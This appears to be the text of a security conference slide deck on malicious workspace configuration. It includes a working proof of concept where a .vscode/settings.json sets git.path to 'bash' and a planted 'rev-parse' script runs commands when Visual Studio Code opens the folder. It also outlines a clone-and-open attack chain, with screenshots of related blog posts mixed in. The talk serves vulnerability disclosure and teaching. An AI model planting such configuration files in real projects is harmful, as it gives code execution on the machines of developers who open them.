
Will it
succeed?

Goals:

- Avoid breaking the chain
- Do something naughty

Proposal:

- Set git.path to "bash"




Goals:

- Avoid breaking the chain
- Do something naughty

Proposal:

- Set `git.path` to `"bash"`



Goals:

- Avoid breaking the chain
- Do something naughty

Proposal:

- Set git.path to "bash"
- Have a malicious rev-parse file in the workspace

Demo

```
victim@3e7ea3dd2dd8:~/poc$ cat .vscode/settings.json
```

```
{  
  "git.path": "bash"  
}
```

```
victim@3e7ea3dd2dd8:~/poc$ cat rev-parse
```

```
#!/bin/sh  
echo "Arbitrary command execution as $(id)" > /tmp/win  
exit 1
```

```
victim@3e7ea3dd2dd8:~/poc$ cat /tmp/win
```

```
cat: /tmp/win: No such file or directory
```

```
victim@3e7ea3dd2dd8:~/poc$ code .
```

```
[Visual Studio Code opens]
```

```
victim@3e7ea3dd2dd8:~/poc$ cat /tmp/win
```

```
Arbitrary command execution as uid=31337(victim) gid=31337(victim) groups=31337(victim)
```

```
victim@3e7ea3dd2dd8:~/poc$ rm /tmp/win
```

```
victim@3e7ea3dd2dd8:~/poc$ cd ..
```

```
victim@3e7ea3dd2dd8:~$ code poc
```

```
[Visual Studio Code opens]
```

```
victim@3e7ea3dd2dd8:~$ cat /tmp/win
```

```
Arbitrary command execution as uid=31337(victim) gid=31337(victim) groups=31337(victim)
```

Recap

- Hunch
 - RTFM
 - "Wait a minute. Didn't VIM have problems with project configuration handling?"
- Understand the primitive
 - Use strace to confirm stuff is being executed
 - Understand exec() vs. system() – exec is more well-formed, less flexible
 - Note that unsuccessful executions break the chain
 - Use a shell script to log arguments and PWD – what's happening?
- Build a reliable POC
 - Use a command interpreter for which "--version" does not break the chain
 - e.g. bash
 - Put payload in a file named rev-parse
 - rev-parse gets run by the interpreter
 - Profit



108



Visual Studio Code silently fixed a remote code execution vulnerability



codecolorist [Follow](#)
Mar 16, 2018 · 5 min read

This blog was written few weeks ago, since VSCode has been upgraded for a while, I made this public.

I occasionally noticed that Visual Studio Code was listening on a fixed TCP port 9333. After upgrading to 1.19.3, it's gone.


```
→ ~ netstat -an | grep 9333
tcp4 0 0 127.0.0.1.9333 *.* LISTEN
```

Looks like it's a bug that affects VSCode 1.19.0~1.19.2. Extension process always run in debug mode, because of the accidentally added `--inspect` argument.

Make sure extension don't accidentally run in 'debug'-mode · Issue #39569 · Microsoft/vscode

re #39568 With the extension runtime we make the extension host always run with `inspect`. Some extensions take that as a





Putting it all together

Attack Chain

- Convince victim to obtain some source code
 - E.g. "git clone"
- Victim cd's into source code directory
 - RVM exploit triggers
- Victim uses Visual Studio Code to browse source code
 - Visual Studio Code exploit triggers

Demo



Closing Thoughts



Image by [TeroVesalainen](#) from [Pixabay](#)

OUR BLOG

AutoCAD Malware - Computer Aided Theft

Share



WEDNESDAY, NOV 28, 2018

**Robert Neumann**

Computer aided design (CAD) has played a vital role in the past decades building our technology-driven society, helping structures and engineering reach new levels of complexity – designing a building such as the Burj Khalifa by hand would be difficult if not impossible.

Of course, where valuable documents are stored electronically, malware is typically never far behind and, unsurprisingly, [malware targeting CAD files is](#) not a new invention. On the other hand, the value inherent in these files makes any such campaign worth inspecting, as was the case recently when we observed one using apparently already-stolen design documents for major projects such as hotels, factory buildings, and even the [Hong Kong](#)

<https://www.forcepoint.com/blog/security-labs/autocad-malware-computer-aided-theft>



Image by [U. Leone](#) from [Pixabay](#)



Jeremiah Grossman

@jeremiahg

...

2010: We're all just one 0-day away from compromise.

2013: We're all just one 0-day away from compromise.

2016: We're all just one 0-day away from compromise.

2019: We're all just one 0-day away from compromise.

... maybe it's time for a strategy change.

1:55 PM - 22 Mar 2019

29 Retweets 146 Likes



29

29

146



Image by Pexels from Pixabay

Docker Containers on the Desktop

Saturday, February 21, 2015

Hello!


If you are not familiar with [Docker](#), it is the popular open source container engine.

Most people use Docker for containing applications to deploy into production or for building their applications in a contained environment. This is all fine & dandy, and saves developers & ops engineers huge headaches, but I like to use Docker in a not-so-typical way.

I use Docker to run all the desktop apps on my computers.

But why would I even want to run all these apps in containers? Well let me explain. I used to be an OS X user, and the great thing about OS X is the OS X App Sandbox.

<https://blog.jessfraz.com/post/docker-containers-on-the-desktop/>



0:47 / 44:49

Settings

Ain't No Party Like A Unix Party

3,450 views

1

1

SHARE

SAVE

...



Up next

AUTOPLAY

GOTO 2013 • Power Use of
UNIX • Dan North<https://youtu.be/o5cASgBEXWY>



Image by [mohamed Hassan](#) from [Pixabay](#)



Image by [Free-Photos](#) from [Pixabay](#)



Image by [Alexandra_Koch](#) from [Pixabay](#)



Thank you

twitter.com/justinsteven

twitch.tv/justinsteven

github.com/justinsteven/the_ides_of_march

github.com/justinsteven/advisories